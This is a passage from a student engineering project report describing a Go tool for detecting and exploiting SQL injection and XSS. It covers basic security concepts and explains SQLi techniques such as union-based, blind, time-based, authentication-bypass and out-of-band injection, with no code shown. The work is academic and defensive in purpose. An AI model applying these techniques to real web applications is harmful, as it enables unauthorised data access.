



Republic of Tunisia  
Ministry of Higher Education and Scientific Research  
University of Tunis El Manar  
National School of Engineering of Tunis



## End of year project 2

# Automated tool that identifies and exploits web vulnerabilities with Golang

*Developed by:*

BEN AMOR Seifeddine

ELGHALI Ghassen

*Supervised by:*

M. Aida BEN CHEHIDA DOUSS

2<sup>nd</sup> year computer science

Academic year: 2022/2023



# Acknowledgement

We would like to pay our special regards and deepest gratitude to our supervisor during this project, Dr. Aida BEN CHEHIDA DOUSS, for her guidance, patience and support.

She have guided and mentored us through this experience in cybersecurity and never hesitated to encourage us to keep moving forward through this project. She has always listened to our different concerns and helped us develop our intuition and problem solving skills in the field of cybersecurity, specifically in web exploitation.

We would also like to sincerely thank all the participants in our training during this exceptional year at the National School of Engineering in Tunis.

We would also like to thank the members of the jury who kindly evaluated this project.

Finally, we would like to thank all those who have participated in any way in the in the realisation of our project.

# Abstract

As the world becomes increasingly digital, web applications have become a fundamental part of our lives. However, with the increase in web usage, webbased attacks have also become more prevalent.

From here came the challenge of creating an automated tool that identifies and exploits web vulnerabilities using the programming language Golang. We focused on common vulnerabilities such as SQL injection (SQLi) as a server side vulnerability and cross-site scripting (XSS) as a client side one.

This project aims, mainly, by leveraging the power of Golang, to build a tool that is both fast and reliable, making it an essential addition to any web security professional's toolkit.

## Keywords

Cybersecurity, Web exploitation, Penetration testing, Cross-site scripting, Structured Query Language injection, Go programming language.

## Resumé

À mesure que le monde devient de plus en plus numérique, les applications web sont devenues indispensables à notre vie quotidienne. Cependant, avec l'augmentation de l'utilisation du web, les attaques basées sur celui-ci se sont également multipliées.

C'est dans ce cadre que se situe notre projet de fin d'année qui a pour but de créer un outil automatisé, utilisant le langage de programmation Golang, qui identifie et exploite les vulnérabilités web les plus courantes, telles que l'injection SQL côté serveur et la faille de sécurité Cross-Site Scripting côté client.

Notre objectif principal est de tirer parti de la puissance de Golang pour développer un outil rapide et fiable, qui sera une addition essentielle à la boîte à outils de tout professionnel de la sécurité web.

## Mots clés

Cybersécurité, Exploitation Web, Tests de pénétration, Cross-site scripting, Injection de Langage de requête structuré, Langage de programmation Go.

# Contents

|   |           |
|---|-----------|
| <b>List of Figures</b>                                  | <b>6</b>  |
| <b>List of Tables</b>                                   | <b>8</b>  |
| <b>Introduction</b>                                     | <b>1</b>  |
| <b>1 Project Setting and basic concepts</b>             | <b>2</b>  |
| Introduction . . . . .                                  | 2         |
| 1.1 Project Setting . . . . .                           | 2         |
| 1.1.1 Context of the project . . . . .                  | 2         |
| 1.1.2 Objectifs of the project . . . . .                | 3         |
| 1.1.3 Steps of realisation of the project . . . . .     | 3         |
| 1.2 Theoretical basic concepts . . . . .                | 4         |
| 1.2.1 Cybersecurity definition . . . . .                | 4         |
| 1.2.2 Cybersecurity services . . . . .                  | 5         |
| 1.2.3 Attack types . . . . .                            | 6         |
| 1.2.4 Security mechanisms . . . . .                     | 7         |
| Conclusion . . . . .                                    | 13        |
| <b>2 Project Context</b>                                | <b>14</b> |
| Introduction . . . . .                                  | 14        |
| 2.1 SQL Injection . . . . .                             | 14        |
| 2.1.1 In-Band SQL Injection . . . . .                   | 15        |
| 2.1.2 Blind SQL injection . . . . .                     | 15        |
| 2.1.3 Out-of-Band SQL Injection . . . . .               | 16        |
| 2.2 Cross-site scripting (XSS) . . . . .                | 17        |
| 2.2.1 Types of XSS attacks . . . . .                    | 17        |
| 2.2.2 Usage of Cross-site scripting . . . . .           | 18        |
| 2.3 XSS Vulnerability Detection and Testing . . . . .   | 18        |
| 2.4 Best Practices for Preventing XSS Attacks . . . . . | 19        |
| 2.5 Go Language . . . . .                               | 20        |

|          |  |           |
|----------|--|-----------|
| 2.5.1    | About Go . . . . .   | 20        |
| 2.5.2    | Golang and Cybersecurity . . . . .   | 21        |
|          | Conclusion . . . . .   | 21        |
| <b>3</b> | <b>Implimentation</b>  | <b>23</b> |
|          | Introduction . . . . .   | 23        |
| 3.1      | Planning of the automated tool . . . . .                                     | 23        |
| 3.1.1    | Features and Capabilities . . . . .  | 23        |
| 3.1.2    | Programming Language and Tools . . . . .                                     | 24        |
| 3.2      | Development of the automated tool . . . . .                                  | 24        |
| 3.2.1    | flowchart . . . . .  | 25        |
| 3.2.2    | Code and Function for XSS and SQLi Detection and Ex-<br>ploitation . . . . . | 28        |
| 3.3      | Testing of the automated tool . . . . .                                      | 31        |
| 3.3.1    | Testing methodology . . . . .  | 31        |
|          | Conclusion . . . . .   | 39        |
|          | <b>Conclusion</b>  | <b>40</b> |
|          | <b>Bibliographic References</b>  | <b>41</b> |
|          | <b>Annex</b>   | <b>43</b> |

# List of Figures

|      |  |    |
|------|--|----|
| 1.1  | five main security services. [3]                             | 5  |
| 1.2  | Symmetric Key Cryptography. [11]                             | 8  |
| 1.3  | Asymmetric Key Cryptography [12].                            | 9  |
| 1.4  | Hash funtion [12].   | 10 |
| 1.5  | How Proxy firewall works [14].                               | 11 |
| 1.6  | How NGFWs work [16].   | 12 |
| 1.7  | MFA exemple[17].   | 12 |
| 2.1  | Abstraction of SQLi attack [20].                             | 14 |
| 2.2  | Out of bound SQLi attack [22].                               | 16 |
| 2.3  | XSS attack [23].   | 17 |
| 3.1  | SQLi Detection and Exploitation Flowchart                    | 26 |
| 3.2  | XSS Detection and Exploitation Flowchart                     | 28 |
| 3.3  | Screen of SQLi detection                                     | 33 |
| 3.4  | Screen of a not detecting SQLi                               | 34 |
| 3.5  | Screen of exploit an oracle database SQLi                    | 35 |
| 3.6  | Screen of exploit an mySQL database SQLi                     | 36 |
| 3.7  | Screen of Testing XSS vulnerability - vulnerable website     | 37 |
| 3.8  | Screen of Testing XSS vulnerability - vulnerable website     | 38 |
| 3.9  | Screen of Testing XSS vulnerability - non vulnerable website | 39 |
| 3.10 | The webResponse funtion's code.                              | 43 |
| 3.11 | The OrderBy funtion's code.                                  | 44 |
| 3.12 | The OrderByBruteForce funtion's code.                        | 44 |
| 3.13 | The ColumnType funtion's code -1-.                           | 45 |
| 3.14 | The ColumnType funtion's code -2-.                           | 45 |
| 3.15 | The DBVersion funtion's code -1-.                            | 46 |
| 3.16 | The DBVersion funtion's code -2-.                            | 46 |
| 3.17 | The DBTables funtion's code -1-.                             | 47 |
| 3.18 | The DBTables funtion's code -2-.                             | 47 |
| 3.19 | The "DetectorXss" funtion's code -1-.                        | 48 |

|      |   |    |
|------|---|----|
| 3.20 | The "DetectorXss" funtion's code -2-. . . . . | 49 |
| 3.21 | The MAIN funtion's code -1-. . . . .          | 50 |
| 3.22 | The MAIN funtion's code -2-. . . . .          | 51 |
| 3.23 | The MAIN funtion's code -3-. . . . .          | 51 |



# List of Tables

|     |  |   |
|-----|--|---|
| 1.1 | Realisation's steps and their correspondent duration . . . . . | 4 |
|-----|--|---|

# List of acronyms

SQLi : Structured Query Language injection

XSS : cross-site scripting

SKS : Secret Key Cryptography

PKC : Public Key Cryptography

SHA : Secure Hash Algorithm

NGFW : Next-generation firewall

MFA : Multi-factor Authentication

IDS : Intrusion Detection System

IPS : Intrusion Prevention System

DDOS : denial of service attack

DOM : Document Object Model

HTTP : Hypertext Transfer Protocol

URL : Uniform Resource Locator

CSP : Content Security Policy

DB : Database

DBMS : Database Management System



# Introduction

As cyber-attacks continue to evolve and become more frequent, organizations face a growing concern over the prevalence of web vulnerabilities. While many organizations employ manual penetration testing, this method suffers from limitations such as lack of accuracy and long scan times, particularly when repetitive tasks are involved.

To address this issue, this report details the development of an automated tool that uses Golang to identify and exploit web vulnerabilities. The tool is designed to provide reliable and accurate results while reducing testing time, assisting web application pentesters to automate repetitive tasks and ultimately reduce the time and resources needed to maintain web application security.

The project involved thorough planning, research, design development, and evaluation. Through project planning, we established clear objectives, identified necessary resources, and created a roadmap for the development process. The research identified SQL injection (SQLi) and cross-site scripting (XSS) as the most common vulnerabilities with common characteristics across different applications. Based on these findings, we designed and developed an automated tool that includes identification and exploitation modules. The tool underwent rigorous testing to ensure its accuracy in detecting and exploiting SQLi and XSS vulnerabilities.

Overall, this project aims to provide an efficient solution to detect web vulnerabilities that could improve web security while reducing development time and costs. By providing organizations with an automated tool that produces reliable and accurate results, they can better protect their web applications and assets from potential cyber-attacks.

The report is divided as followed :

The first chapter is about the general context of the project, the objectifs and steps of realisation along with the basic concepts of cybersecurity. The second chapter is about detailing the vulnerabilities that our tool addresses and the programming language used. The final chapter is reserved for the realisation and testing parts.

# Chapter 1

## Project Setting and basic concepts

### Introduction

This first chapter aims to put the project in its general context. We will, first, go over the objective and the steps that lead to the realization of this project. Then, we will go over the basic concepts of cybersecurity.

### 1.1 Project Setting

In this section we will present the general context of the project, its objectifs and the steps of realisation of the project.

#### 1.1.1 Context of the project

The prevalence of web vulnerabilities is a growing concern for organizations worldwide due to the increasing frequency and sophistication of cyber-attacks. To address this issue, many organizations hire pentesters to identify and exploit vulnerabilities in their web applications. However, manual pentesting is limited by factors such as lack of accuracy and long scan times, especially when dealing with repetitive tasks.

Web vulnerabilities are a significant concern for organizations that depend on web applications for business operations, as they can result in data breaches, financial loss, or damage to reputation. An automated tool developed with Golang can identify and exploit web vulnerabilities more efficiently than manual testing. This tool's technical aspects, including how it identifies and exploits vulnerabilities, and its effectiveness in identifying various vulnerabilities, will be explored. Additionally, the benefits and drawbacks of using an automated tool and its impact on web application security testing will be examined.

### **1.1.2 Objectifs of the project**

The objectifs of the project are to develop an automated tool using Golang that can identify and exploit web vulnerabilities. The tool is intended to be reliable and accurate with fast scanning time.

The project aims to provide a solution that assists web applications pentesters to speed up their tests by automating any repetitive tasks so that the time and resources needed to maintain web application security will be reduced.

The specific objectives of the project may include identifying and targeting specific vulnerabilities and improving web security while reducing development time and costs.

### **1.1.3 Steps of realisation of the project**

In this section we will outline the essential steps involved in the development of this project. These steps provide a roadmap for the project, from project planning, research to development and evaluation, ensuring that the final result is effective.

#### **1.1.3.1 Project planning**

Project planning is a crucial stage in any tool development project, as it lays the foundation for the entire project. In the case of our tool, we started by defining the project scope, objectives and deliverables. This helped us to establish what we wanted to achieve and what the final product should look like. We also identified the resources needed to complete the project, including cybersecurity skills and software tools. This ensured that we could manage the project effectively within the allocated timeframe.

By planning the project thoroughly, we were able to ensure that we had a clear roadmap for the development process, which helped us stay on track and achieve our goals.

#### **1.1.3.2 Project research**

The next step is to conduct research on web vulnerabilities in which we concluded to work on 2 of the most common vulnerabilities that have "common characteristics across different applications" [1] : SQL injection (SQLi) and cross-site scripting (XSS), and the programming language which is Golang. This research will help inform the design and development of the new tool.

### 1.1.3.3 Project design & development

Based on the research findings, we began the design of our automated tool. This involved creating detailed specifications and identifying the necessary components, such as identification and exploitation modules. With the design in place, we then began to develop the tool using Golang. This involved coding and testing the tool and ensuring it was compatible with a wide range of web platforms.

### 1.1.3.4 Project testing

Once the tool is developed, we rigorously test it to ensure its accuracy in identifying and exploiting SQLi and XSS vulnerabilities. This involves testing the tool on a variety of web applications and platforms, and verifying that our tool produces reliable and consistent results.

The following table 1.1 is a summary of the steps and time required to achieve each step.

Table 1.1: Realisation's steps and their correspondent duration

|        | Planning  | Research  | Design & develop-<br>ment                   | Testing  |
|--------|---|---|---|--|
| Resume | Defining the project scope, objectives and deliverables | Research on web vulnerabilities and Programming languages | Identifying necessary components and coding | Testing the tool on a variety of web applications and verifying its efficiency |
| Time   | 2 weeks   | 3 weeks   | 4weeks                                      | 1 week   |

## 1.2 Theoretical basic concepts

This section aims to give a fundamental understanding of key cybersecurity concepts and terminologies relevant to our project. we will covers web application security, types of web vulnerabilities, and security measures.

### 1.2.1 Cybersecurity definition

Cybersecurity [2] refers to the protection of internet-connected systems, which includes hardware, software, and data, from cyber attacks. In computing, security

encompasses both physical and cyber security measures that are used by organizations to safeguard against unauthorized access to computerized systems and data centers. Security measures are designed to maintain the confidentiality, integrity, and availability of data and are a subset of cybersecurity.

### 1.2.2 Cybersecurity services

To achieve security objectives and prevent security breaches, certain standards have been established for security services. The common services are categorized into five[3] types, as shown in Figure 1.1.




Figure 1.1: five main security services. [3]

#### 1.2.1.1 Data confidentiality

Data confidentiality [4] is a crucial aspect of cybersecurity that ensures only authorized individuals have access to sensitive information. The access to these informations is granted through an authentication process. Also cryptography is used to maintain data confidentiality by encrypting files to make them unreadable without a decryption key or password.

#### 1.2.1.2 Data integrity

Data integrity [4] is the principle of ensuring that data is not altered in any way during transmission, storage, editing, or retrieval operations. This is achieved by maintaining the accuracy and consistency of the data so that it is recorded and presented exactly as intended.

One method of ensuring data integrity is through hashing, which generates a unique number, or message digest, from a string of text. This digital signature is



affixed to the data prior to encryption, and any change to the data will result in a different hash value. A detection system compares the hashes of the data at input and output, and any difference indicates a breach of integrity.

#### **1.2.1.3 Authentication**

Authentication [5] is the process of verifying the identity of a user or system to determine whether they are who they claim to be. This is achieved through the use of authentication technologies that compare the credentials provided by the user or system with a database of authorised users or a data authentication server. By performing this check, authentication ensures that only authorised individuals have access to secure systems, processes and sensitive information, thereby enhancing the information security of an organisation.

#### **1.2.1.4 Non-repudiation**

Non-repudiation [6] is a concept in information security that provides assurance that the origin of a particular data or transaction cannot be denied by the sender. It is achieved by using cryptographic techniques, such as digital signatures, to ensure that the data or transaction cannot be altered or repudiated by the sender after it has been sent. The private key is used to sign the data or transaction, and the corresponding public key is used by the recipient to verify its authenticity. This allows a third party to verify that the data or transaction originated from a specific entity that possesses the private key, and that it has not been altered in transit.

#### **1.2.1.5 Access control**

Access control [7] is a fundamental concept in cybersecurity that involves limiting access to resources or information only to authorized individuals or entities. This is typically achieved through a combination of authentication, which confirms the identity of the user or entity, and authorization, which determines the level of access they have to a given resource.

In addition, Access control helps prevent unauthorized access to sensitive information, systems, and networks, reducing the risk of data breaches and other security incidents. this service can be implemented through various methods, including password-based authentication, biometric identification, and multifactor authentication.

### **1.2.3 Attack types**

Mainly there are two types of attacks, active and passive that we are going to explain in the following sections.

### **1.2.3.1 Passive attacks**

Passive attacks [8] are a type of cyber attack where an attacker tries to obtain information by intercepting and monitoring network traffic. The goal of these attacks is to eavesdrop on the communication between two parties and obtain sensitive or confidential information, such as login credentials, credit card numbers, or other personal data. This type of attacks does not involve any direct interaction with the victim or their systems, and the attacker does not modify or change the content of the communication.

Instead, they rely on passive monitoring techniques, such as sniffing or wiretapping, to intercept and read the information being transmitted. The passive attacks are known by not involving in any direct manipulation of data so, they can be difficult to detect and prevent.

To protect against passive attacks, encryption and secure communication protocols can be used to ensure that data is protected even if it is intercepted by an attacker.

### **1.2.3.2 Active attacks**

Active attacks [8] are a serious threat to a network because they can disrupt the flow of messages between nodes. These attacks can come from both external and internal sources, although internal attacks are harder to detect and more serious. Active attacks can lead to unauthorised access to the network and allow attackers to modify packets, cause denial of service and create congestion. Malicious nodes can launch active attacks by modifying routing information and advertising themselves as having the shortest path to the destination.

## **1.2.4 Security mechanisms**

Security mechanisms [9] refer to a set of tools and techniques used to provide security services. These mechanisms can be used independently or in combination with others to achieve a specific security objective.

In the following paragraphs we are going to present some examples of security mechanisms.

### **1.2.4.1 Cryptography**

Cryptography [10] is the process of transforming information into a secret code, making it unintelligible to unauthorised parties. This method has been used for centuries to protect sensitive information and is still relevant today in fields as diverse as finance, technology and e-commerce.

Cryptography is commonly used to create secure passwords, bank cards and other forms of communication where confidentiality is critical. we will discuss some of its techniques.

- **Secret Key Cryptography (SKC):**

Symmetric encryption [10], or secret key cryptography, uses a single key to both encrypt and decrypt a message.

The sender uses the key to encrypt the plaintext message, which is then sent to the recipient. The recipient can then use the same key to decrypt the message and recover the original plaintext.

The figure 1.2 represent how SKC works.




Figure 1.2: Symmetric Key Cryptography. [11]

- **Public Key Cryptography (PKC) :**

Also known as asymmetric cryptography [10], is a type of encryption that uses mathematical functions to create codes that are extremely difficult to decipher. Unlike secret key cryptography, it allows secure communication over an insecure channel without the need for a shared secret key.

One common method of PKC is multiplication vs factorization, which involves multiplying two large prime numbers to create a complex number that is hard to decipher. Another method is exponentiation vs. logarithms, which uses a 256-bit encryption that is nearly impossible to crack even with high-speed computers. In general, PKC involves two related keys that are mathematically connected but cannot be easily determined.

To encrypt a message, the sender uses the recipient's public key, and the recipient decrypts it using their private key.

The figure 1.3 represents how PKC works.




Figure 1.3: Asymmetric Key Cryptography [12].

- **Hash functions :**

They are used in cryptography to maintain data integrity and in databases to speed up data retrieval. Hashing[10] maps a key to a specific value, known as the value, and a hash function transforms a key, or signature. The hash value and signature are sent to the recipient, who compares it to the one received. Popular hash functions include folding, reordering digits and Secure Hash Algorithm 1 (SHA-1), SHA-2 and SHA-3.

The figure 1.4 represents how hash works.



Figure 1.4: Hash function [12].

#### 1.2.4.2 Firewall

A security mechanism known as a firewall [13] is responsible for scrutinizing incoming and outgoing network traffic and determining whether to permit or restrict it according to predetermined rules. Its purpose is to act as a safeguard between trusted internal networks and untrusted external networks, like the Internet. Firewalls can be implemented in various forms such as hardware, software, SaaS, public cloud or virtual private cloud.

We will site some well known types of firewalls :

- **Proxy firewall** : is a type of firewall device [13] that acts as an intermediary between two networks for a specific application. It is one of the earliest forms of firewall device.

In addition to acting as a gateway, proxy servers can provide additional features such as content caching and security by preventing direct connections from external networks.

The figure 1.5 represents how Proxy firewall works.




Figure 1.5: How Proxy firewall works [14].

- **Next-generation firewall (NGFW):** NGFWs [13], have developed from their earlier counterparts of simple packet filtering and stateful inspection. To combat the ever-evolving threats of advanced malware and application-layer attacks, most organizations have now implemented next-generation firewalls. According to Gartner [15], NGFWs are defined by their intelligence-based access control, integrated intrusion prevention system, and application awareness and control, which enables them to detect and block risky applications. These firewalls should also have provisions for incorporating future information feeds and addressing emerging security threats, as well as incorporating URL filtering based on geolocation and reputation. Upgrade paths should also be available to ensure continued functionality and protection.

The figure 1.6 represents how NFGWs work.




Figure 1.6: How NGFWs work [16].

#### 1.2.4.4 Multi-factor Authentication

Multi-factor Authentication (MFA) [17] is a security process that requires users to provide two or more authentication factors to gain access to an application, online account, or VPN. It is an essential aspect of Identity and Access Management (IAM), as it enhances security by requiring additional verification factors beyond just a username and password. MFA significantly reduces the risk of successful cyber-attacks, making it a critical security measure.

The figure 1.7 represents a MFA exemple:.




Figure 1.7: MFA exemple[17].

#### 1.2.4.5 IDS/IPS

- **Intrusion Detection System (IDS)** [18] is a type of software or hardware appliance designed to detect unauthorized or malicious network traffic. IDS works by using predefined rule sets to inspect the configuration of endpoints to determine whether they may be susceptible to attack, known as host-based IDS, or by recording activities across a network and comparing them to known attacks or attack patterns, known as network-based IDS. The main goal of IDS is to provide monitoring, auditing, forensics, and reporting of malicious activities on a network.
- **Intrusion Prevention Systems (IPS)** [18], in addition to detecting malicious packets like viruses, botnets, and targeted attacks, can also take actions to prevent them from causing damage to the network. Attackers are usually interested in stealing sensitive data or intellectual property such as employee information and financial records, so IPS is designed to protect assets, resources, data, and networks from such threats.

## Conclusion

This chapter provided an overview of our project, which aims to automate the process of identifying and exploiting web vulnerabilities. We discussed the context of our project and outlined the goals and steps involved in its development.

The next chapter will dive into the specific vulnerabilities our tool addresses in detail and the programming language we use to create it.



# Chapter 2

## Project Context

### Introduction

In this chapter we will explain in detail the specific vulnerabilities our tool addresses which are SQL injection and cross-site scripting and GO, the programming language we used to create it.

### 2.1 SQL Injection

SQL injection (SQLi) [19] is a sever side web vulnerabilities that can be exploited by attackers to manipulate the queries that the application makes to its database. This attack allows unauthorised access to data that is not normally retrievable, including other users' data or any other data to which the application has access. In more serious cases, attackers can even modify or delete data, which causes permanent changes to the behaviour and content of the application. SQL injection can also be used to escalate the attack and compromise the underlying server or other back-end infrastructure, or even cause a denial of service attack(DDOS).

The figure 2.1 represent how SQLi works.



Figure 2.1: Abstraction of SQLi attack [20].

### 2.1.1 In-Band SQL Injection

The In-Band SQL Injection [21] is a type of SQLi that is relatively easy to detect and exploit. In this method, the attacker uses the same communication channel to both exploit the vulnerability and receive the results. For example, the attacker can identify an SQLi vulnerability on a webpage and then use it to extract data from the database and display the results on the same webpage.

- **Error-Based SQL Injection** [21]: This type of SQL Injection is particularly useful for obtaining information about the database structure. Error messages generated by the database are displayed directly on the browser screen, providing easy access to valuable information. Attackers can use this technique to enumerate the entire database and gain a deeper understanding of its contents.
- **Union-Based SQL Injection** [21]: This type of Injection uses the SQL UNION operator in combination with a SELECT statement to retrieve additional results, which are then displayed on the page. This approach is the most widely used method of extracting large quantities of data through an SQL Injection vulnerability.

### 2.1.2 Blind SQL injection

Blind SQL injection [21] is different from In-Band SQL injection in the fact that it doesn't provide direct feedback on the results of the attack. This is because the attacker has disabled error messages, making it challenging to confirm whether the injected queries were successful or not. However, the injection can still work despite the lack of feedback. Surprisingly, even a small amount of feedback can be enough to successfully enumerate an entire database.

- **Authentication Bypass** [21]: In login forms, attackers aren't primarily interested in extracting data from the database, but in gaining access to the system. Typically, login forms are developed to check whether a username and password combination matches with the ones in the users' table of the database.

The web application sends a query to the database asking, "is there a user whose username is 'seif' and his password is 'seif123'?" The database responds with a yes or no. Based on the response, the web application either allows access or denies it.

In Blind SQL Injection attacks on login forms, the attacker's aim is to create a database query that results in a "yes" response from the database,

which enables them to gain access to the system. Therefore, the attacker doesn't need to enumerate a valid username/password pair; they only need to manipulate the query to produce a "yes" response.

- **Boolean Based** [21]: is a type of SQLi attack that relies on the response we receive back from our injection attempts. This response can be a binary choice indicating whether our SQLi payload was successful or not. Although this limited response may seem insufficient, we can extract the entire database structure and content by leveraging these binary outcomes,.
- **Time-Based** [21]: follows a similar approach to Boolean-based attacks. However, using this method there are no visual indicators of the success or failure of the queries. Instead, the correctness of the query is determined based on the time it takes to complete. To introduce a time delay, we can use built-in methods like SLEEP(x) along with the UNION statement. The SLEEP() method will only execute if the UNION SELECT statement is successful, thereby confirming the success of the attack.

### 2.1.3 Out-of-Band SQL Injection

Out-of-Band SQL Injection [21] depends on specific circumstances, such as enabled database server features or web application business logic that triggers external network calls based on SQL query results. This attack involves two communication channels, one for launching the attack and the other for gathering the results. For instance, the attack channel could be a web request, while the data gathering channel could involve monitoring HTTP/DNS requests made to a service controlled by the attacker.

The figure 2.2 represent an out-of-bound SQLi attack.




Figure 2.2: Out of bound SQLi attack [22].

## 2.2 Cross-site scripting (XSS)

